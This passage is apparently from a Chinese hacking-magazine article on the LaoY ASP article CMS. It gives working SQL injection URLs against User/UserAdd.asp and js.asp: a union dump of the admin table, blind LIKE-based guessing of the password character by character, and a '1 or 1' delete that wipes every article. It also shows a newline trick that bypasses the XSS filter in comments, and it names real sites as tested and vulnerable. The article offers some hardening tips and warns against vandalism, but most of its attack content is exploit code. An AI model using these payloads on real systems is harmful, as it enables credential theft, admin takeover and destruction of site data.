


图6

但是当使用"http://www.laoy8.cn/js.asp?maxlen=50&num=5&ClassNo=11|1|1)%09And%09(Select%09top%091%091%09From%09[yao_admin]"后，却返回"没有符合条件的文章"，推测老Y官网修改了Inc/conn.asp中默认的管理员用户表名（admintable="Yao_Admin"，管理员用户表名默认为Yao_Admin）。检测"http://www.juqingw.net"（老Y剧情网）、"http://www.laoyqq.cn"（老YQQ资源站）同样存在漏洞，没有修改默认的管理员用户表名，但是修改了后台管理目录。毕竟是官网嘛，多少还有些安全意识的，这也给了我们一个启示，使用老Y时务必修改管理员用户表名（Inc/Conn.asp中的admintable变量值）和后台管理目录。

此外还必须注意2.3和2.4后台认证方式的差异。前者管理员密码使用16位的MD5码，登录认证使用Session；后者管理员密码使用截取的18位MD5码（adminpwd=Mid(md5(adminpwd,32),4,18)），登录认证使用Cookie。令人费解的变化是，2.3版虽然Session无法伪造，但是16位的MD5码可以在线或爆破，2.4版本改为截取的18位MD5码后虽然不能破解（除非自己编写爆破工具），但却可以进行Cookie欺骗，这比破解MD5码更方便。

2.User/UserAdd.asp页面漏洞

漏洞描述：由于在User/UserAdd.asp页面中，edit()、saveedit()模块使用CheckStr()函数过滤数字型变量ID，导致可以手工注入获得管理员密码；del()、delAll()模块未过滤变量ID，导致用户可以任意删除文章。此漏洞需要登录用户后才能利用，本文使用注册用户"qwerty"为例进行说明。

①edit()模块漏洞利用。

2.4和2.3的代码相似，具体如下：

```
Sub Edit()
id=CheckStr(request("id"))
set rs = server.CreateObject ("adodb.recordset")
sql="select * from Yao_Article where id="& id &" and UserName='"&LaoYName&"'"
rs.open sql,conn,1,1
If rs.bof then
Call Alert ("这样搞是不好的!","-1")
Else
……
End if
End Sub
```

很显然，使用CheckStr()函数过滤了数字型变量，存在漏洞，现在的关键是如何利用。

修改任意文章。从代码不难看出，如果令id为"168 OR 1"确保SQL语句返回非空集，便会打开id为168的文章编辑界面，而且saveedit()模块同样存在此漏洞，导致我们可以修改任意文章。需要注意的是，经过编辑后的文章将变为未审。当然，如果仅仅可以修改任意文章的话，此漏洞的利用价值就不是很高，所以让我们继续发掘吧。

注入管理员密码。通过前面的介绍，我们知道2.3版本没有过滤逗号，因此构造union语句相对比较容易，而2.4版本过滤了逗号，利用需要一些技巧，这里分别进行介绍。

2.3版本的利用。分析略，直接给出构造的union语句和利用的URL如下，注出的管理员密码如图7所示，对于2.3版本需要破解。

```
//union语句，不能使用"*"，Yao_Article表字段数：2.3为20个，2.4为21个
1681 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20 from yao_admin union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20 from Yao_Article where 0
//利用的URL
http://127.0.0.1/laoy2.3/User/UserAdd.asp?action=edit&id=1681%09Union%09Select%091,2,3,4,5,6,7,8,%20cstr(id)%2Bchr(58)%2Badmin_name%2Bchr(58)%2Badmin_pass,10,11,12,13,14,15,16,17,18,19,20%09From%09yao_admin%09Union%09Select%091,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20%09From%09Yao_Article%09Where%090
```

2.4版本的利用。Js.asp文件因为存在语句"MyID = Replace(""&CheckStr(Request




图7

("ClassNo"))&"","|",",")"，所以我们使用"|"代替逗号进行注入，然而对于User/UserAdd.asp文件就不能如此套用了。如前所述，CheckStr()函数过滤了逗号，所以不能使用多参数的函数，比如字符串截取函数mid()，也不能使用union语句，因为union 语句必须保证字段数一致，还不能使用"< "、"> "、"= "等符号，这给我们手工注入提出了挑战。起初考虑使用JET SQL中的"位与操作"符，比如"BAnd"、"BXor"等，但是终因运算繁琐而放弃。在JET DB 4(Access 2000)以后的版本中，新增了一个"BAnd"操作符，但是它不能运行在ACCESS 界面的"查询"中，却可以使用ADO来执行JET SQL代码。

绕过逗号，另类地手工注入。随后考虑到使用select的like语句，基本语法如下：

```
Select * from yao_admin where admin_pass like '1*'
Select * from yao_admin where admin_pass like '1?????????????????'
//因为admin_pass长度为18，所以使用"1"和17个"?"进行匹配，如果密码第一个字符为"1"则Select语句有返回，否则无返回。这与IIF函数有异曲同工之效。
```

因为CheckStr()函数过滤了单、双引号，所以引入子查询，得到衍生语句：

```
select top 1 * from yao_admin where admin_pass like (Select chr(49)+chr(42) from yao_admin)
// chr(49)为数字1，chr(42)为字符"*"，chr(63)为字符"?"
```

修改"*"为一个自己添加的文章ID，比如185，可以先"发表新文章"获得该文章的ID。现给出利用的URL：

```
http://127.0.0.1/laoy/User/UserAdd.asp?action=edit&id=(Select%09top%091%09185%09From%09yao_admin%09Where%09admin_pass%09Like%09(Select%09chr(49)%2Bchr(37) %09From%09yao_admin))
//在ACCESS的查询界面中的通配符"*"、"?"如果用在用 ADO 来执行的JET SQL语句中，应该为"%"、"_"，chr(37)为字符"%"
```

这里请注意:ACCESS查询界面中的通配符"*"、"?"等,如果用在用ADO来执行的JET SQL语句中应该为"%"、"_"等,即ANSI?SQL?通配符?"%"和"_"?仅在?Microsoft?Jet?4.X?版本和?Microsoft?OLE?DB?Provider?for?Jet?中才是有效的,如果用在?Microsoft?Access?或?DAO?中,那么它们会被视为文本。所以在给出利用的URL中,将衍生语句中的chr(42),即"*"替换为chr(37),即"%"。

访问URL后,提示"这样搞是不好的!",如图8所示,说明admin_pass密码第1位字符不是chr(49),即数字"1",于是修改为chr(50)~chr(57)、chr(65)~chr(70),即对应数字2~9、字母A~F(like语句不区分大小写),如果正常打开ID为185的文章编辑界面时,如图9所示,即可确定出admin_pass密码第1位字符,然后依次猜解第2、3到18位上的字符。




图8

要使用Cookie欺骗进入后台,还必须注出管理员用户的ID和Admin_Name,与Admin_Pass不同的是,ID和Admin_Name长度未知,而且Admin_Name有可能是中文。本文仅讨论如何猜解ID值,修改衍生语句中的where条件如下:

```
select top 1 * from yao_admin where (Select top 1 not(len(ID)-1) from yao_admin)
//如果Yao_Admin表中第一个管理员ID的长度等于1，则Select语句有返回，否则无返回，加not使语句返回符合常规思维
```




图9

利用的URL略。如果打开文章编辑界面,则说明Yao_Admin表中第1个管理员ID的长度等于1,如果弹出"这样搞是不好的!"则说明不等于1,改为数字2继续猜解,一旦确定出ID长度就可以使用如上方法猜解出ID值了。当然也可以不考虑ID长度,直接逐位猜解。

②del()模块漏洞利用。

2.4和2.3的代码一致,如下:

```
Sub del()
id=request("id")
set rs=conn.execute("delete from Yao_Article where UserName='"&UserName&"' and id="&id)
set rs=conn.execute("update Yao_User set UserMoney = UserMoney-"&money2&" where ID="&LaoYID)
Call Alert ("删除成功!  ","?action=list")

End Sub
```

漏洞很明显,id变量未作任何过滤,如果令id为"1 or 1",那么以用户qwerty提交后的delete语句成为"delete from Yao_Article where UserName='qwerty' and id=1 or 1",这时尽管条件"UserName='qwerty' and id=1"返回空,但是条件"1",即true将返回Yao_Article表的所有记录,于是网站中的所有文章将被全部删除!危害应该是十分严重的。当然此举也是非常恶劣的,强烈希望大家不要搞破坏。

这里请大家注意本文中"or 1"这种用法,不同于我们熟悉的"or 1=1",因为老Y的CheckStr()函数过滤了"<"、">"、"="符

号，所以我们利用"数字1和0可以表示逻辑true和false"的特性，构造SQL语句。

按照前面的思路，我们完全可以注出管理员密码，不同的是每判断出一位字符，都将删除指定ID的文章，判断下一位时就必须重新指定新的文章ID。再次强调不要破坏，不要删除网站原有的文章！

最后我们再看看Admin/Admin_Check.asp文件，感受过滤逗号的重要，代码如下：

```
LaoYAdminID =Request.Cookies("LaoYAdmin")("UserID")
LaoYAdminName =Request.Cookies("LaoYAdmin")("UserName")
LaoYAdminPass =Request.Cookies("LaoYAdmin")("UserPass")
If LaoYAdminID<>"" and LaoYAdminName<>"" and LaoYAdminPass<>"" then
set rs5 = server.CreateObject ("adodb.recordset")
sql="Select Top 1 * from ["&admintable&"] where id="& CheckStr(LaoYAdminID) &" and Admin_Pass='"&CheckStr(LaoYAdminPass)&"' and Admin_Name='"&CheckStr(LaoYAdminName)&"'"
on error resume next
rs5.open sql,conn,1,1
myadminpass=rs5("Admin_Pass")
myadminuser=rs5("Admin_Name")
......
```

此处的SQL语句使用CheckStr()函数过滤数字型的变量，存在注入，但这里的认证方式要求我们必须构造出union语句才能通过认证，简单的"or"是不行的。而构造union语句就必须保证字段数一致，所以语句中必须使用逗号，但是老Y过滤了逗号！记得笔者曾在一篇文章中介绍了一种利用join语句凑足字段数的方法，但这种方法必须的"*"符号也被老Y过滤了。此处漏洞的利用价值几乎为零，老Y在严密的过滤下才幸免于难。因为一旦过滤时疏忽了逗号，对于老Y将又是一场灾难。

跨站漏洞

前面提到老Y使用LoseHtml()函数过滤文本内容防止跨站，但是该函数中的正则表达式存在不足，导致跨站漏洞，函数的代码如下：

```
Function LoseHtml(ContentStr)
Dim ClsTempLoseStr,regEx
ClsTempLoseStr = Cstr(ContentStr)
Set regEx = New RegExp
regEx.Pattern = "(\<.+?\>)"
regEx.IgnoreCase = True
regEx.Global = True
ClsTempLoseStr = regEx.Replace(ClsTempLoseStr,"")
//此段含义为：替换"<"和">"及之间的所有字符为空
RegEx.Pattern = "(&.+?;)"
ClsTempLoseStr = RegEx.Replace(ClsTempLoseStr, "")
ClsTempLoseStr = Replace(ClsTempLoseStr,VbCrlf,"")
ClsTempLoseStr = Replace(ClsTempLoseStr,VbCr,"")
ClsTempLoseStr = Replace(ClsTempLoseStr,VbLf,"")
//这三句表示将回车符、换行符替换为空
......
//过滤单、双引号、空格等
LoseHtml = ClsTempLoseStr
End function
```

我们重点看正则表达式"(\<.+?\>)"中的"."，其含义为"匹配除换行符以外的任意字符"，请注意其中的"除换行符以外"。继续向下看语句"ClsTempLoseStr = Replace(ClsTempLoseStr,VbCrlf,"")"，其中"VbCrlf"表示"回车换行"，所以接下来的3条语句是将回车换行符、回车符、换行符替换为空。于是我们就可以在Html语句的标签中插入"换行符"绕过正则表达式的过滤，接下来的语句又会将"换行符"过滤掉还原为正确的标签。

1.评论跨站

漏洞描述：能否跨站成功就必须考虑保存和输出两方面。保存评论的文件为Addnew.asp，使用LoseHtml()函数过滤，给标签中插入"换行符"即可绕过。而输出评论采用AJAX技术，先由Ajaxpl.asp使用Msxml2.XMLHTTP控件获取Ping.asp文件返回内容，并用responseXML.getElementsByTagName方法取出IP、Author、Content等值，最后使用innerHTML输出评论。Ping.asp中的代码如下：

```
…（略）
Response.Write("<IP>"&iparray(rs("IP"))&"</IP>")
Response.Write("<Author PostTime="""&rs("PostTime")&"""><![CDATA["&rs("memAuthor")&"]]></Author>")
Response.Write("<Content><![CDATA["&showFace(ChkBadWords(GIHtml(rs("memContent"))))&"]]></Content>")
```

```
    Response.Write("<reContent><![CDATA["&rs
("reContent")&"]]></reContent>")
    …（略）
```

可以看出，老Y在输出memContent，即评论的内容时使用ChkBadWords()、GlHtml()等函数过滤了其中的Html标签及单、双引号等，因此不能跨站，但我们可以利用没有过滤的memAuthor完成跨站目的。再浏览文章的页面的下方，“大名”（即memAuthor）是“单行输入栏且不能修改”，如图10所示。




图10

我们必须修改提交页面如下，注意将Author输入栏改为textarea元素，允许输入多行（即可以插入换行符），其中form的action值、ArticleID值请根据实际修改，“
”为换行符，如图11所示。

